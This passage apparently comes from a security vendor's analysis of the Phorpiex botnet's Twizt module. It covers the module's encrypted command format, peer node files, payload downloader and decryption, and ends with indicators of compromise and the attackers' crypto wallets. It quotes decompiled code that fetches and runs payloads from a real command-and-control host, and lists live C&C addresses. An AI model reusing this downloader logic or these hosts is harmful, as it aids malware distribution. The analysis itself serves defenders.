- **RSA-encrypted data** – 256-bytes buffer that can be decrypted with the RSA public key from the malware configuration. This buffer is equal to the **RSA trailer** from the **Update node list** message. The buffer contains the RC4-key and the hash value required to verify integrity and decrypt the command body with **RC4-ecrypted URLs**.



- **RC4-encrypted URLs** – Encrypted command body that contains one or several **RC4-encrypted URLs** to download the files to execute.

Murmurhash3 of the msg	Random number	NodeB SID	Message Type	Flag	Payload size	Payload NodeA SID	RSA-data
7B D0 5A 71	6E C0 9B 24	42 D0 60 95	03 00 00 00	00 00 00 00	22 01 00 00	40 A9 A0 DD	0F F0 56 71
E3 0E 6D 2F 75 AE ED C5 89 A0 EB A9 E0 8C 49 87 ... RSA-encrypted data (256 bytes total) ...							BF C4 86 8F
53 C8 8A 19 F5 87 AB 98 E2 1F 80 BC FA EC 06 36 FE F0 5F E8 64 16 AA 29 18 F0 B9 F9							64 2B F7 E3
9E D4 EF DE 20 48 D4 3E 6F 49 D3 5A 90 80 0D 93 36 D5 76 F3 61 FA 2D 1E 71 4E							

**RC4-encrypted URL(s)**

Figure 22 – Example of run command message

The **RSA-encrypted data** is decrypted using the RSA public key from the malware configuration. The decrypted data has the following format and contains the 20-byte length **RC4-key** used to decrypt the command data (the URL for in this case), and the **MD6-512** hash (64 bytes) of the RC4-encrypted data. The rest of the data that follows the MD6 hash is not used.

Unknown1	Command ID	Unknown2	Encrypted data length	RC4 payload decryption key (20 bytes)
70 8C 8B 4F	00 00 00 00	B2 42 6D 4E	1E 00 00 00	63 26 F6 7F C7 36 BE 43 FE EC 1D 63
DC 22 D1 51	FC 55 0D CD	76 5A 39 EF	44 C6 3D 3F	7E C2 15 BC D6 72 BC 11 53 9D BC 34 FF DB 3A BD
66 23 99 83	F2 20 59 D5	E9 5C 1B 26	13 AE 94 9B	83 65 E8 0A 8F A9 1F 69 CF 32 16 DF 70 85 16 9B
4F 7D 3F 38	98 FD CF 01	2A 98 4C 4B	...	

MD6 hash (64 bytes)                      The rest of the data is not used

Figure 23 – RSA-decrypted content of the Run command message

The “**Unknown1**” and “**Unknown2**” fields from the RSA-buffer have an unknown purpose that are not used during the command parsing. The “**Encrypted data length**” field contains the length of the RC4-encrypted data. After decrypting the RSA-buffer, we can also decrypt the URL. The entire decryption flow is listed below:




Figure 24 – Decryption and integrity verification flow for the Run command message

We can't create the RSA-encrypted data, because we don't have the private key. However, if we extract the RC4-key from the RSA-encrypted data received from the C&C server, we can encrypt the fake URL using this key. The bot can successfully decrypt the fake URL, but the command will not be executed because it verifies the message integrity using the 64-byte MD6 hash value that is also stored in the RSA-encrypted data (see Figure 24).

Using the modified MD6-512 algorithm, Twizt calculates the 64-byte hash value from the **RC4-encrypted URLs** (indicated by the red box in Figure 24) and compares it with the reference value from the RSA-encrypted data. If the values are not equal, the command is not executed.

```

.text:00403A7B      mov     ebx, [esp+18h+payload_size]
.text:00403A7F      mov     esi, [esp+18h+data]
.text:00403A83      push   ebx           ; data_size
.text:00403A84      mov     eax, esi     ; rsa_data
.text:00403A86      call  ab_RSA_Verify_MD6_Signature
.text:00403A8B      add     esp, 4
.text:00403A8E      test   al, al
.text:00403A90      jz     skip

```

Figure 25 – MD6 hash verification

An early Twizt version supported only one URL. Newer versions of the Twizt bot support multiple URLs in the following format:

```
d|http ://185.215.113[.]84/alfa_|http ://185.215.113[.]84/beta_
```

The character “d” in the prefix likely means, “download”. At this moment, only the “download” command is supported:

```
PSTR next_url; // [esp+0h] [ebp-8h]
CHAR *cur_url; // [esp+4h] [ebp-4h]

if ( *urls == 'd' )
{
    for ( cur_url = urls + 2; cur_url; cur_url = next_url )
    {
        next_url = StrChrA(cur_url, '|'); // Multiple URLs are supported
        if ( next_url )
            *next_url++ = 0;
        ab_C2_URL_DownloadPayload(cur_url);
        Sleep(1000u);
    }
}
```

Figure 26 – Parsing the decrypted command body

## Node list file

As Twizt is a peer-to-peer bot, it needs to store data about other known nodes and the commands that it receives while distributing it further. When the malware receives an updated list of nodes, it saves this list into a hidden configuration file “**nodescfg.dat**” located in the **%userprofile%** directory:

```
ExpandEnvironmentStringsW(L"%userprofile%", user_profile, 0x104u);
wprintfW(g_nodescfg, L"%s\\nodescfg.dat", user_profile);
```

Figure 27 – Nodes configuration file path

The node data is stored (not encrypted) in the 8-byte structures:

IP address (4 bytes)	Last access timestamp (4 bytes)
-------------------------	------------------------------------

The “**Last access timestamp**” field is the number of seconds since 1980 to the moment when the node was last online. It’s obtained using the **NtQuerySystemTime** and **RtlTimeToSecondsSince1980**:

```
NtQuerySystemTime(&SystemTime);
RtlTimeToSecondsSince1980(&SystemTime, &SecondsSince1980);
g_NodeList[i]->timestamp = SecondsSince1980;
```

Figure 28 – Setting the last access timestamp for a node that is accessed successfully.

Here is an example of the node list file content:





Figure 29 – Node list file format

The file with the list of nodes is loaded when the malware is launched. In this way, the bot saves a list of nodes for use after a reboot.

## Command configuration file

When the Twizt bot receives a command from the C&C server or another node, it saves the command to the file “**cmdcfg.dat**” located in the %userprofile% directory. The command is saved in the same form as it was received from the server. Therefore, it includes the RSA-encrypted header and the RC4-encrypted command data.

RSA-encrypted header includes **RC4 key**, and **MD6-512** hash of the **RC4-encrypted buffer**



RC4-encrypted buffer contains the URL <http://185.215.113.84/twizt.exe>

Figure 30 – Command configuration file format

When the malware acts as a server, it sends the data loaded from the command configuration file unchanged. This allows the bots to exchange the commands received from the C&C server without having the RSA private key to sign the commands.

## Downloader

There are two cases when Twizt bot can download additional payloads.

The first option is using a hard-coded base URL and a list of paths. Twizt consequently tries to download payloads using the resulting URLs. Twizt typically uses six paths. We observed the following path combinations:

“a\_”, “b\_”, “c\_”, “d\_”, “e\_”, “f”

“alpha\_”, “beta\_”, “gamma\_”, “delta\_”, “epsilon\_”, “zeta\_”

“1”, “2”, “3”, “4”, “5”, “6”

The malware goes over the paths and checks them one by one appended to the base URL (“[https://185\[.\]215.113.84/](https://185[.]215.113.84/)” and “[https://185\[.\]215.113.84/twizt/](https://185[.]215.113.84/twizt/)” in the analyzed samples). The delay between the checks is 1 second. The download attempts are performed in an infinite loop in a separate thread. Twizt uses a long delay of 90 seconds between the download cycles:

```
paths[5] = "zeta_";
while ( 1 )
{
    Sleep(1000u);
    for ( i = 0; i < 6; ++i )
    {
        Sleep(1000u);
        wsprintfA(szUrl, "%s%s", g_baseURL, paths[i]);
        if ( ab_C2_Check_URL(szUrl, &prev_payload_size[i]) == 1 )
            ab_C2_URL_DownloadPayload(szUrl);
    }
    Sleep(900000u);
}
```

Figure 31 – Downloading payloads from URLs stored in the sample

The second case, when Twizt can download additional payloads, is when it receives the corresponding command from the C&C server or another node. Before trying to download the payload, the malware checks its size. The payload will not download if its size is less than 5000 bytes.

The malware expects to receive an encrypted file, which is saved in the “%temp%” folder under the name “%temp%\{n1}\{n2}.exe”, where {n1} and {n2} are random numbers between 10000 and 40000. Twizt uses the following User-agent header to download files:

```
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/93.0.4577.82 Safari/537.36
```

## Payload decryption

---

After the payload downloads, it is saved in the original encrypted form. The malware maps the file data into the memory using **CreateFileMapping/MapViewOfFile**. The first 256 bytes of the file is the RSA encrypted header. The payload data is decrypted using the 16-bytes RC4 key from the header.

Let’s consider the sample with MD5 hash “**9fa3010c557db8477aec95587748dc82**” contains the following RSA public key:

N =

0xa6e5d02b03a9d9613b9e5df849618cbdc20e8f208eb67d60b21977c3768d1b8ffa42314097a455ff94d9

E = 0x010001

After communicating with the C&C server the bot downloaded a file with MD5 hash “**43750aaa981077dde08d61fe2b7d1578**” from the URL “[https://185\[.\]215.113.84/xgettin](https://185[.]215.113.84/xgettin)”.

The file starts with the RSA-encrypted header with a length of 256 bytes:

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0000h:	9C	F8	8C	EC	99	85	CE	70	27	5A	2B	1F	BB	D0	61	F5	æøEi™...İp'Z+.»Đaõ															
0010h:	7A	AA	76	C8	36	B9	EE	1C	D2	1E	42	0D	C4	39	9C	B9	z²vÈ6³i.Ò.B.Ä9æ²															
0020h:	64	50	8B	BE	5D	99	D0	AD	81	CC	D7	FC	21	DB	6F	B1	dP<¾]™Đ-.İ×ü!Ûo±															
0030h:	C2	F4	6B	13	5A	2C	18	64	54	40	BA	6B	54	8C	1E	7C	Âôk.Z,.dT@°kTE.															
0040h:	8F	50	E1	11	CF	66	77	F3	B5	91	13	CB	69	D8	AC	35	.Pá.İfwóµ'.ËiØ-5															
0050h:	37	AF	AB	BA	5C	9F	15	3D	D8	D7	7F	03	B2	FD	90	B3	7«°\ÿ.=ø×...²ý.²															
0060h:	BB	82	73	D1	A0	9C	B2	98	0A	16	36	CF	19	ED	33	4D	»,sÑ æ²~..6İ.ı3M															
0070h:	53	19	BF	52	5A	D9	DE	AE	18	67	24	78	2E	2E	A9	93	S.¿RZÛE@.g\$X..@"															
0080h:	E8	2D	08	A2	39	AA	B2	46	43	CC	F4	AD	64	1C	78	98	è-.ç9²FCİô-d.x~															
0090h:	98	14	8D	F3	A8	FB	32	20	A3	38	66	61	45	AD	05	50	~..ó"û2 £8faE-.P															
00A0h:	32	0B	9E	60	3E	8C	76	45	F7	E6	74	E2	BE	8C	24	DF	2.ž`>EvE÷ætâ¾E\$B															
00B0h:	E1	35	D5	E9	BC	FA	A0	60	73	1A	14	A0	C3	18	DC	FF	ásÕé²ú `s.. Ä.Ûÿ															
00C0h:	ED	AF	86	99	41	95	75	A1	6F	92	3C	FF	9A	5A	6A	0B	í~+™A*uj;ø'<ÿšZj.															
00D0h:	7E	7F	42	F9	E1	11	BC	60	85	23	8E	17	00	87	07	1F	~.Bùá.¾`...#Ž...+..															
00E0h:	DF	D4	62	3B	8A	FD	D2	8F	6B	82	DB	8E	14	A2	47	29	ßÔb;ŠýÒ.k,ÛŽ.çG)															
00F0h:	9E	2E	D3	DC	3C	6F	79	41	39	4D	86	3C	83	D1	79	A5	ž.ÓÛ<oyA9M+<fÑÿ¥															
0100h:	<b>D1</b>	<b>76</b>	<b>0A</b>	<b>1A</b>	<b>DF</b>	<b>D0</b>	<b>57</b>	<b>00</b>	<b>6E</b>	<b>D4</b>	<b>B5</b>	<b>C4</b>	<b>D9</b>	<b>7F</b>	<b>75</b>	<b>11</b>	<b>Ñv..ßĐW.nÔµÄÛ.u.</b>															
0110h:	E7	FF	FC	51	CF	B6	00	6C	28	C1	0A	A3	35	75	52	02	çÿüQİ¶.1(Á.£5uR.															
0120h:	AE	23	1B	6B	88	BC	4F	CC	FE	A0	38	C5	D3	14	5A	DC	@#.k^¾Oİp 8ÅÓ.ZÛ															

Figure 32 – Encrypted content of the file downloaded by Phorpiex

After decrypting the header using the RSA public key, it has a very simple format:

Random (8 bytes)	RC4 Key (16 bytes)	Payload size (4 bytes)	Padding (228 bytes)
---------------------	-----------------------	---------------------------	------------------------

We can use the RC4 key from the header to decrypt the payload:






Figure 33 – Decryption of the file downloaded by Phorpiex

When the payload is prepared on the C&C server, the **murmurhash3** 128-bit value of the non-encrypted payload is used as the RC4-key during the payload encryption. Twizt calculates the **murmurhash3** value of the decrypted payload and compares it with the RC4-key. The malware executes the payload only if the values are the same:

```
header = (FILE_HEADER *)ab_RSA_decrypt_header((int)lpBaseAddress);
if ( header )
{
    if ( header->data_len == data_len - 256 )
    {
        data_len = header->data_len;
        decrypted = ab_RC4_alloc_decrypt(header->rc4_key, 16, lpBaseAddress + 256, data_len);
        if ( decrypted )
        {
            ab_Calc_Murmur_Hash(decrypted, data_len, hash);
            if ( memcmp(header->rc4_key, hash, 16u) )
            {
                ab_Free(decrypted);
                decrypted = 0;
            }
        }
    }
}
```

Figure 34 – Integrity verification of the downloaded file

## Conclusion

---

Until recently, Phorpiex was not considered a sophisticated botnet. All of its modules were simple and performed the minimal number of functions. Earlier versions of the Tldr module did not use encryption for the payloads. However, this did not prevent the botnet from successfully achieving its goals.

Malware with the functionality of a worm or a virus can continue to spread autonomously for a long time without any further involvement by its creators. However, in most cases the creators need to use C&C servers to control the bots to be able to profit from the botnet. We should note that for a botnet on the scale of Phorpiex, it is quite difficult to find reliable hosting that does not block the C&C server. The creators are further disadvantaged if the IP addresses of the C&C servers are added to deny-lists, thereby reducing the efficiency of controlling the botnet. Changing the IP address of the C&C server can be very difficult.

The Phorpiex botnet uses techniques that effectively achieve its goals without C&C servers. In our report, we showed that a cryptocurrency clipping technique for a botnet of this scale can generate significant profits (hundreds of thousands US dollars annually), and does not require any kind of management through C&C servers.

In the past year, Phorpiex received a significant update that transformed it into a peer-to-peer botnet, allowing it to be managed without having a centralized infrastructure. The C&C servers can now change their IP addresses and issue commands, hiding among the botnet victims.

## Tips to stay safe

---

1. When users copy and paste a crypto wallet address, always double check that the original and pasted addresses match.
2. Before sending large amounts in crypto, first send a probe “test” transaction with minimal amount.
3. Keep operating system updated, do not download software from unverified sources.
4. **Skip the ads.** If you are looking for wallets or crypto trading and swapping platforms in the crypto space, always look at the first website in your search and not in the ad. These may mislead you as CPR has found **scammers using Google Ads to steal crypto wallets.**
5. Always double-check the URLs!

## Check Point Protections

---

Check Point Infinity is a unified security architecture that delivers real-time threat prevention of both known and unknown threats, simultaneously protecting the network, cloud, endpoints and mobile and IoT devices, and provides protections against this threat.

*Threat Emulation protections:*

*Worm.Win.Phorpiex.gl.O*

*Worm.Win.Phorpiex.ZF*

*Anti-Bot protections:*

*Worm.Win32.Phorpiex.C*

*Worm.Win32.Phorpiex.D*

*Worm.Win32.Phorpiex.H*

## **Appendix A: Indicators of Compromise**

---

### **SHA256:**

4151d9af5a104eea9106b18d35102f3b11134d7ba598e1fd57580a932d4596fa  
d5516838dbec985f8e893bb145b364ee3f6060dec3d30967b21309041283dfd1  
4b355796a710bec51e37958a39ca0fb28f462f80b15b3e42162bf47cdf0fca79  
f3fd26579b32378c1115937a1aea5daa2dc4d9f11c7c69c3f6878962e31e6fdc  
7d72f66070b144fdd4d0fcbe39c732d1943b5836c8da1d469da876c27775808e  
143e15adc8d63526b124a401fe1182a44542fb79f22fc17c602151a839c22682  
197286269fe0f8ef718beb337945c88e3b88683ff39c05137b71d7cd662c7ddd  
7356a7c98588b980302a5f2340b56f75a13bdac613f7c22b62eeb4590896e506  
555513aa074aca680c4962f0078f43445a0d382e78046623d53203d8436bad99  
96c57e456b9cd614a632edd4563ac70cb08fc34db2c2398c2c9aaa4ed920445f  
8f49d7e3596aff4c8cd3aa38d0dc6911ae77e54cc3b13210d95c9f38063317a9  
1d69a55baba58f62b1448b92859a39272ba42d171f390749ca8ba9c27e74b010  
313c731da99da31454ec6114d5a8ce03dcf9a24caf02270f9292ab7b9278b316  
8f7bbcb3ac44aa48df92b65b7ef40c341ed80df2710668d5ac6b7207c00b581d  
cf79b1db1c515944e8076170b8d8c2f72747c99e3c686b85422f8d3fd033b254  
b4a5ecd4285c5431b486740ce111211df90486d4ba1fe189e5cbbcd02ec72ed3  
68ca21ebaec1f7a40e25b348e8275c56b7fede56ea30ec2215c535f63d5f04da  
5fae9e2f6fc2e95b5f6be3c8c0d3a76ceb18a2526913d21c67bb98be35f8247  
63455c30d70fc9c2f3150dc8426fd1ea30884b12b4d5a74ba126698c680d7ee3  
8d413fb17a9fb2722c36b288de4cf2564a25d11bd63673191fc9be22bffc227c  
37c35d63111e22bb37ed6b22e5886b5178e3bdac3b50977a5aa029accfa5b195  
3919509ed00956ca7eb30eb7717c24fcfe1da4ca6403ce68d07d5ddab43bc70c

### **C&C servers:**

185.215.113[.]84  
185.215.113[.]66  
185.215.113[.]93  
thaus[.]ws  
gotsomefile[.]top  
geauhouefheutiww[.]top  
aegieuueeuuruia[.]ru  
toruuoooshfrohfe[.]su  
gimmefile[.]top

## Appendix B: Cryptocurrency wallets

---

Bitcoin address	Transactions	Total value (BTC)
1DYwJZfyGy5DXaqXpgzuj8shRefxQ7jCEw	577	11.77038853
1of6uEzx5qfStF1HrVXaZ1eE3X4ntnbsx	313	5.85069371
1EN3bbs8UdVWA3i3ixtB9jQWvPnP9us4va	158	0.84886532
19mduWVW9QphW5W2caWF84wcGVSmASRYpf	157	2.97800426
3AcMV5pSUcxMmmcmBfSkJXRKbCrF3ysUDJ	84	0.36248146
1E5ZxnNUbbGQarWjMA7tCwp3Btm38GvRkv	82	0.56571843
1FGzLF98d6Uv7P4YH7J4FF4bU599qtZNSk	71	0.78717836
1MaN4Me35n1kM6h7JVPNUQYqYgjasEQLzs	64	0.70780188
1BdhCwNFzNbWoJvxrok6V7z2af7xjJLS58	51	0.45619053
1Bn4JYKoVgQpZ73doWVFSNZBbwKj3cpJNR	48	0.31075967
13cQ2H6oszrEnvw1ZGdsPix9gUayB8tzNa	43	0.31093935
1Gx8oRKKczwdB32yiLzVx5hsjAze6g5HHw	42	0.42138444
17SBPhXtH8AxszyEPPvFaazef6Cpup7Rg	42	0.62145355
1CUhtfNjsGMZziCVzZ4oVan9NCGriY4NDZ	42	0.2527719
1L6sJ7pmk6EGMUoTm pdbLez9dXACcirRHH	42	0.33589533
19B5G1ftgXRrD6GiTzThL9BiySVdf1HJZy	35	0.73827173
1CpQYTKfiYj8ZoXUmz1DAohjJVsdzGpgbx	33	0.83727682
18qKrmaUXaEgbYEn6yMkGKNcqkYB3mSxNv	31	1.60713638
3JHbgxWSZzvG73eeMZuTvV8LaCwPaSwH5e	30	0.04118681

1C2SvtsUu8YZVUBbha4KiBGYRW5dwtrRvd	28	0.20058421
1Kzh4nqyjB3MAoQ5uH2Bcdz3qXWpnsMzd	26	3.39173817
1LdFFaJiM7R5f9WhUEskVCaVokVtHPHxL5	25	0.11162833
18xjALsLW57DQcXSgvGE8H9iXkXYvPjSWc	20	0.20561805
3NShfYPbqkPmPkXEgJ1SGUYgSjxt1Robhs	19	0.07829182
3PZxHk9t7qRT36R4U1imFAzMrPixLP2S5G	19	0.28756791
1GWTDV99ErrCDN6HUXsStubzZbVuhgftmN	19	0.14624533
18bzipFfo5JQ41GzzUNRMgcE7WwQwpqFrR	18	0.12136941
19KXPyopGnfZ1dGjLpPPqbo7Jpqki9A9mW	17	0.25350157
13vFjyWgurTopaVmQfgEpiRkHLNc2JMrmL	16	0.08363811
39t2ndtRZKxHPHaprbe6kPaws4vs1nWA94	13	0.011934
18mqohvm3hNusjZ6uBYm1E3bWHgorquaMi	13	0.10253479
38i9rSGLo2KY2HJK249AykR24rVPdz75RS	12	0.04370092
14GJm9M5zaX6Zyojt5yxNZcdoouJ4WPAgT	11	0.11214492
1zWNk4zqRLxMnsjFv6rtsoQrCvcfvMvrM	11	0.13272838
1DhR14ZJtGzfdeemj49Jje6D3ZHEZQh6P3	11	0.246914
3QYPr4imJFmd3c2htT4d3pRuxkSjcXdr95	11	0.04259855
3QYAhRw1WcPMZLYP61n516JeLE2DX9yysW	10	0.07399403
1LaVtKqJatoeAHkHEgp9UF2fJEarEdZPr9	9	0.37694525
15xK9eLYeLNCQVG7uTZkJGZACQGuhk8E3H	8	0.36191407
13M4LtnAhnt6cd78JndfAdoYE4CevjPT4B	8	0.01213431
3EFYP3eiRcnjJAraEYxfVuKsUqcEmTGFot	7	0.06086802
1JPXx7iDdW6oSXA6sf2t2gGm21HyqLe2Bp	7	0.03328335
1BK8sQVskVTrC917QeaZRpUvU7z1tuCHxc	6	0.00428663
16ZWUCzuhvYzpdYJRRKvsBAKmJgcgzpqyg	6	0.0397622
14jk4w1RVV7D2JXEgCwUtMW2UTGoGbJu7N	4	0.01904673

35Sb7nDbQFXndgZZu7zYaJbwEffVY8Z4cF	4	0.00328759
1KXZqR1fjAxcv1gvdmPfN2WsWsDwM7r2R2	4	0.244389
12ZcTiGZFWydqY4rDW6FbF1ArsBbdNaPxz	3	0.00673716
1CNp1np9EVESWZ678tX6NPexCy7Cea3q9v	3	0.85662379
19punchjYynzeiiu1ddwfzsHrjKcDxRvY	2	0.85007827
1JWWZFUVAWvFNS2D5qwQQo4oSseoD9kAn	2	0.04953613
3EzR2S3wTiiyokZE9bvY82FZI5m45SAC	2	0.00689627
1Cnk3Dc2rdMGpXDjScy9BCza2MRXJygp8	2	0.00239953
1HewcqbrkXY5iqrDqjb4j4AHiaDeobpE6P	1	0.00030088
1EThtvDy9FXXR4A9FtVyFJBjw7sdheBYqS	1	0.0122992
3NNJW9YnKichMXTVgAhrsD65veUBCfGC9m	1	0.00033241
36LdCfaxb7KpAC7EZ6pzy2eRMsHSZghHpM	1	0.00690512
1MMic1zX21dwUEh7GQuBFhJmQPTbqGYdzM	1	0.00788566
<b>Total</b>	<b>2326</b>	<b>38.40704253</b>

Ethereum address	ETH Transactions	Total value (ETH)
0xff8c5843e7abe2708037fc1acdca83b37466a299	50	16.17663323
0xff0d45f3e2ec83de3b2e069300974732ba1c5d30	48	17.69280322
0xab1b250d67d08bf73ac864ea57af8cf762a29649	46	27.87694116
0xb6d8926bf0418de68a7544c717bbb4ea198769cc	38	5.298421864
0x57af5e3e5d6cb0ca6f44d303328b4f68edaa9e39	33	8.74847878
0x2f1a943e9a5c200bc685c0f0e30e8d617b75c9e6	31	8.881011306
0xa557fe5c21325eb8f6c7d5f2004db988c8c8d8b5	16	3.704143229
0xef9e3d8c52044d949c3008d34e32104a187bd46d	14	4.146620911
0xd4f8dfd1cdba76e9ac6b3b31ef3c6c6c3d1ea1d0	10	0.814050284
0xa5228127395263575a4b4f532e4f132b14599d24	8	0.134708954
0x8b7f16faa3f835a0d3e7871a1359e45914d8c344	7	3.22462637



0x05f916216cc4ba6ac89b8093d474e2a1e6121c63	7	0.575314034
0x87f84b56fb061f51ca709f2ac3fc6e2d4b3b8f8f	6	4.22714208
0x74e4195d16e8887ebe6d6abde1aa38bc91e69976	6	0.104948174
0x373b9854c9e4511b920372f5495640cdc25d6832	5	0.28459803
0x75861ac703aabf12e51b374543f51320eeccb91d	5	0.50729028
